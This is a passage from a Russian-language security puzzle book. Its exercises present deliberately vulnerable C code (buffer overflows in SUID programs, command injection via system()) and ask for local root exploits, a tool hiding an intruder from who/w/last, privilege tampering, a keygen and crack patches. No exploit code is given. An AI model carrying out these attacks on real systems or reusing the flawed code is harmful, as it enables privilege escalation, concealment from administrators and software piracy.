Напишите программу под Linux, которая бы сразу после своего запуска "выпадала" в файл core (core dumped), и чтобы при этом в core оказалось все содержимое файла /etc/passwd системы, на которой программа была запущена. Программа должна одинаково "хорошо" работать как "под рутом" (root), так и под обычным пользователем.

## 5.6. Mr. Smith

Мистер Андерсон работал программистом в крупной трансатлантической компании, которая выпускала на рынок различные клиент-серверные приложения. Никто и не догадывался, что Мистер Андерсон ведет двойную жизнь. Днем он программист в большой компании, а ночью — опасный хакер, известный под кличкой Нео. Однако руководство стало подозревать Мистера Андерсона в том, что он умышленно вносит в код ошибки, снижающие безопасность программных продуктов. В связи с этим в компанию был нанят специалист по безопасности экстра-класса Мистер Смит, главной задачей которого стала проверка кода на безопасность. После первой же проверки Мистер Смит нашел в коде Нео потенциально опасную функцию (листинг I.5.6).

Руководство компании немедленно потребовало от Мистера Андерсона переписать функцию. Но Нео давно уже не писал защищенного кода и напрочь чабыл, как это делается. Помогите Нео исправить все баги в функции.

### Листинг I.5.6. Ошибочный код Нео

```
int cool_function(const char *word) {
    char comm[256];
    int fd, ok;
```

```
char *filename="/tmp/import";
sprintf(comm, "grep -x %s /usr/share/dict/words", word);
ok=system(comm);
if (!ok) {
    fd=open(filename, O_RDWR | O_CREAT);
}
return fd;
}
```

## 5.7. Рекомендация "специалиста"

Один специалист по безопасности опубликовал в Интернете следующую рекомендацию программистам:

*Для создания безопасного кода на языке программирования C/C++ следует потенциально опасные функции gets, strcpy, strcat, strcmp, sprintf заменять следующими: fgets, strncpy, strncat, strncmp, snprintf.*

Почему к такому "специалисту" не следует обращаться за услугами?

## 5.8. Хитрая строчка (версия 1)

На прилагаемом компакт-диске в каталоге \PART I\Chapter5\5.8 находится программа linepass.exe, которая сразу после своего запуска просит ввести пароль. Если введен неправильный пароль, программа выводит на экран фразу "You are loser!" (рис. I.5.8).



Рис. I.5.8. Какую строку нужно ввести?

Подберите такую строку в качестве пароля, чтобы на экран была выведена фраза: "WOW! You are Cool Hacker! :)". При этом изменять саму программу (исправлять какие-либо биты или байты в файле) не требуется.

## 5.9. Хитрая строчка (версия 2)

На прилагаемом компакт-диске в каталоге \PART \Chapter5\5.9 записана программа `linepass2.exe`, которой в качестве аргумента командной строки нужно передать некоторую строку. Если ввести случайную строчку, то программа выдаст фразу "You are loser!". Подберите такую строку в качестве аргумента командной строки, чтобы на экран была выведена фраза "WOW! You are Cool Hacker! :)". При этом изменять саму программу (исправлять какие-либо биты или байты в файле) не требуется.

Это задание похоже на предыдущее (см. задачу 5.8), однако найти решение здесь на порядок сложнее.

## 5.10. Хитрая строчка (версия 3)

На прилагаемом компакт-диске в каталоге \PART \Chapter5\5.10 Вы найдете программу `linepass3.exe`, которой в качестве аргумента командной строки нужно передать некоторую строку. Если ввести случайную строчку, то программа просто копирует ее на экран. Подберите такую строку, чтобы на экран была выведена фраза "WOW! You are Cool Hacker! :)". При этом изменять саму программу (исправлять какие-либо биты или байты в файле) не требуется.

Это задание похоже на предыдущие два (см. задачи 5.8 и 5.9), однако способ решения в корне отличается.

## 5.11. Чудесный эксплоит (версия 1)

Скрипт-кидди удалось получить доступ к оболочке удаленной машины с правами `nobody`. Это его не устраивало, т. к. хотелось права рута (`root`). Перепробовав все доступные локальные эксплоиты, скрипт-кидди совсем уж было отчаялся, но неожиданно, просматривая файлы на сервере, заметил очень подозрительный "суидный" (установлен атрибут `SUID`) файл под названием `hole`. Порыскав по Интернету, ему не удалось найти эксплоита к данной программе, зато он смог отыскать исходник `hole`, явно написанный гением-педоучкой. Внутри скрипт-кидди обнаружил следующий код на Си (листинг 1.5.11).

**Листинг I.5.11. Исходный код hole**

```
int main (int argc, char *argv[])
{
char buff[100];
if (argc>1) {
    strcpy(buff, argv[1]);
    printf("OK!\n");
} else
    printf("Enter argument!\n");
return 0;
}
```

Помогите скрипт-кидди написать локальный эксплоит, который поднимал бы права до рута (uid=0(root) gid=0(root)). Сервер работает под ОС Linux.

## 5.12. Чудесный эксплоит (версия 2)

Уже знакомый нам скрипт-кидди (см. условие задачи 5.11), продолжая просматривать файлы на сервере, заметил еще один подозрительный "суидный" (установлен атрибут SUID) файл под названием hole2. В Интернете ему также не удалось найти эксплоита к данной программе, зато он смог отыскать исходник hole2, явно написанный гением-недоучкой. Внутри скрипт-кидди обнаружил следующий код на Си (листинг I.5.12).

**Листинг I.5.12. Исходный код hole2**

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
    char buff[100];
    char *env;
    if (argc==2) {
        env=getenv(argv[1]);
        if (env == NULL) exit (0);
        sprintf(buff, "%s", env);
    } else
        printf("Enter argument!\n");
    return 0;
}
```

Помогите скрипт-кидди написать локальный эксплоит, который поднимал бы права до рута (`uid=0(root) gid=0(root)`). Сервер работает под ОС Linux.

## 5.13. Чудесный эксплоит (версия 3)

Отчаявшийся скрипт-кидди (см. задачи 5.11 и 5.12), просматривая файлы на сервере, к которому он получил доступ, заметил еще подозрительный "суидный" (установлен атрибут SUID) файл под названием `hole3`. Не найдя в Интернете эксплоита к данной программе, он смог отыскать исходник `hole3`, явно написанный гением-недоучкой. Внутри скрипт-кидди обнаружил следующий код на Си (листинг I.5.13).

**Листинг I.5.13. Исходный код `hole3`**

```
#include <string.h>
#include <ctype.h>
void convert(char *str)
{
    while (*str != '\0') {
        *str=toupper(*str);
        ++str;
    }
}
int main(int argc, int *argv[])
{
    char buff[500];

    if (argc>1)
    {
        convert(argv[1]);
        strcpy(buff, argv[1]);
        printf("OK!\n");
    } else
        printf("Enter argument!\n");
    return 0;
}
```

Помогите скрипт-кидди написать локальный эксплоит, который поднимал бы права до рута (`uid=0(root) gid=0(root)`). Сервер работает под ОС Linux.

## 5.14. Баги "на закуску"

В листингах I.5.14, а—в показаны четыре программы на языке Си. Определите, какие ошибки с точки зрения безопасности содержатся в них, и объясните, как хакер может воспользоваться этими ошибками в своих корыстных целях. Внесите также изменения в код, которые бы избавляли программы от этих ошибок.

**Листинг I.5.14, а. Первый баг**

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv) {
    int rub, sum;
    rub = atoi(argv[1]);
    sum = 1000000000;
    printf("Добавление денег в бюджет\n\n");
    if (rub<0) {
        printf("Вводи только положительные\n");
    } else {
        sum += rub;
        printf("Всего %d\n", sum); }
    return 0;
}
```

**Листинг I.5.14, б. Второй баг**

```
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
int main()
{
    int fd;
    if ((fd=open("file", O_WRONLY|O_CREAT, 0666)) == -1) {
        perror("file");
    } else {
        write(fd, "Ivan Sklyaroff", 14);
        close (fd);
        printf("OK!\n");
    }
    return 0;
}
```



**Листинг I.5.14, в. Третий баг**

```
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
int main()
{
    char buf[100];
    int f1, f2;
    size_t bytes;
    close(2);
    f1=open("file1", O_WRONLY|O_EXCL|O_CREAT, 0666);
    if (f1 == -1) {
        perror("file1");
        return 1;
    }
    f2=open("file2", O_RDONLY);
    if (f2 == -1) {
        perror("file2");
        return 1;
    }
    bytes=read(f2, buf, sizeof(buf));
    write(f1, buf, bytes);
    close(f1);
    close(f2);
    return 0;
}
```

## 5.15. Издевательство над рутом

Напишите программу, которая бы вносила изменения в работу операционной системы Linux таким образом, чтобы пользователь root всегда входил в систему только с правами nobody (uid=99(nobody) gid=99(nobody)), а все остальные обычные пользователи, наоборот, с правами root (uid=0(root) gid=0(root)). При этом никакие изменения в файлы /etc/passwd и /etc/shadow не должны вноситься.


## 5.16. Who is who

Как правило, сразу же после взлома типичные действия скрипт-кидди сводятся к чистке логов и установке бэкдора (backdoor). Однако многие из них забывают или не знают, что нужно "спрятать себя" еще от таких утилит, как

who, w и last, благодаря которым администраторы легко могут вычислить инородное тело (скрипт-кидди) в своей системе. Даже многие руткиты (rootkits) не обеспечивают скрывание от вышеназванных утилит.

Напишите программу, которая бы помогала скрипт-кидди скрывать свое присутствие на взломанной системе от команд who, w и last. Понятно, что речь идет о UNIX-системах, в частности о Linux. Учтите, что Ваша программа не должна модифицировать исполняемые файлы системы (в том числе who, w и last) и это не должен быть модуль ядра, кроме того, программа не должна удалять информацию о пользователе из файлов utmp и wtmp.

## ГЛАВА 6



# Головоломки на Reverse Engineering

В этой главе собраны головоломки, которые так или иначе связаны с областью Reverse Engineering (на русский язык наиболее понятно это сочетание можно перевести как "исследование программ"). Дизассемблирование, патчинг (patching) кода, написание кейгена (keygen), CrackMe и простые битхаки (bit-hacks) — все это любители исследования программ могут найти здесь. Раздел будет интересен даже тем, кто ни разу не держал в руках отладчик (хотя для хакера это нонсенс!). В ответах я постарался расписать решение каждой задачи более чем понятно (за что, наверное, буду побит). Эта глава вполне может послужить хорошим началом для более глубокого изучения темы в будущем.

Замечу, что здесь нет таких задач, для решения которых потребовалось бы много времени, нудный перебор вариантов или использование множества хитроумных инструментов (кроме дизассемблера и отладчика). Головоломки в основном решаются за считанные минуты (этим они и хороши). Отмечу, что все задачи в свое время были созданы автором для рубрики "X-Puzzle" или специально для этой книги, а не "надерганы" откуда-нибудь из Интернета. Я старался создавать их так, чтобы решение доставляло удовольствие мне самому. Надеюсь, Вы тоже сможете найти в каждой головоломке хотя бы маленькую изюминку.

В *части II* книги для демонстрации решений выбраны отладчик SoftIce и интерактивный дизассемблер IDA Pro, как наиболее прогрессивные в настоящее время инструменты для исследования программ. Для редактирования исполняемого кода часто используется один из лучших hex-редакторов "HIEW" (шпрочем, этот инструмент больше, чем просто hex-редактор).

## 6.1. Пять раз "Cool Hacker!"

На рис. I.6.1 показан шестнадцатеричный код файла 3cool.com (46 байт), который выводит на экран три раза фразу:

Cool Hacker!

Cool Hacker!

Cool Hacker!




Рис. I.6.1. Шестнадцатеричный код файла 3cool.com

Необходимо исправить в этом файле всего один байт, чтобы фраза "Cool Hacker!" выводилась 5 раз.

Файл 3cool.com можно найти на прилагаемом компакт-диске в каталоге \PART I\Chapter6\6.1.

## 6.2. Good day, Lamer!

На рис. I.6.2 показан шестнадцатеричный код файла goodday.com (79 байт), который выводит на экран фразу "Good day, Lamer!". Нужно изменить в этом файле всего один байт, чтобы на экран была выведена фраза "Hello, Hacker!".

Файл goodday.com можно найти на прилагаемом компакт-диске в каталоге \PART I\Chapter6\6.2.




Рис. I.6.2. Шестнадцатеричный код файла goodday.com

## 6.3. I love Windows!

На рис. I.6.3 показан шестнадцатеричный код файла lovewin.com (96 байт), который выводит на экран фразу "I love Windows!". Думаю, эту жизненную позицию не все поддержат ☺. Поэтому нужно изменить в этом файле всего один байт, чтобы на экран была выведена фраза "I love Linux!".

Файл lovewin.com можно найти на прилагаемом компакт-диске в каталоге \PART I\Chapter6\6.3.




Рис. I.6.3. Шестнадцатеричный код файла lovewin.com

## 6.4. Простенький битхак

Файл lamer.com (154 байта), шестнадцатеричный код которого показан на рис. I.6.4, упрямо выдает на экран слово "LAMER". Все попытки ламеров заставить его напечатать на экране слово "HACKER" не увенчались успехом. Может быть, это получится у Вас? Всего-то нужно подправить один байт. Замечу, что задача очень простая, но, как это ни странно, именно она вызвала наибольшие затруднения у читателей "X-Puzzle". В ней самое главное понять, что... Впрочем, догадайтесь сами!




Рис. I.6.4. Шестнадцатеричный код файла lamer.com

Файл lamer.com можно найти на компакт-диске в каталоге \PART \Chapter6\6.4.

## 6.5. Пусть она скажет "ОК!"

На рис. I.6.5 Вы видите шестнадцатеричный код файла ok.com (113 байт), который после своего запуска просит ввести пароль. В случае правильно введенного пароля выводится "ОК!", а при неверном пароле — "WRONG!". Определите правильный пароль.

Файл ok.com на прилагаемом компакт-диске находится в каталоге \PART \Chapter6\6.5.






Рис. I.6.5. Шестнадцатеричный код файла ok.com

## 6.6. He he he

Программа hehehe.exe запрашивает пароль и логин (рис. I.6.6), и в случае неверных данных выводит фразу:

He he he. You are Lamer!

Если же ввести правильный логин и пароль, выводится поздравление:

Yees... You are cOOl HaCker!!!




Рис. I.6.6. Введены неверные данные

Задача состоит из трех подзадач.

1. Определить правильные логин и пароль.
2. Внести изменения в код так, чтобы любой неправильный пароль и логин воспринимались как *правильные* и наоборот.
3. Изменить код так, чтобы *абсолютно любые* введенные пароли и логины воспринимались как правильные.

Файл `hehehe.exe` можно найти на прилагаемом компакт-диске в каталоге `\PART I\Chapter6\6.6`.

## 6.7. Eat me

Напишите генератор регистрационных номеров для программы `eatme.exe` (рис. I.6.7).




Рис. I.6.7. Интерфейс программы `eatme.exe`

Найти `eatme.exe` можно на прилагаемом компакт-диске в каталоге `\PART I\Chapter6\6.7`.

## 6.8. Back in USSR

На рис. I.6.8 показано нечто вроде электронной книги, которая содержит всего один небольшой текст, — слова знаменитого произведения Битлз "Back in the U.S.S.R.". Однако "книга" имеет небольшое ограничение: отключена любая возможность скопировать текст песни в буфер обмена. Задача — исправить минимальное число байтов в EXE-файле книги, чтобы появилась возможность свободно копировать любой участок текста песни.

Файл `ussr.exe` находится на прилагаемом компакт-диске в каталоге `\PART I\Chapter6\6.8`.

## 6.9. Фигуры

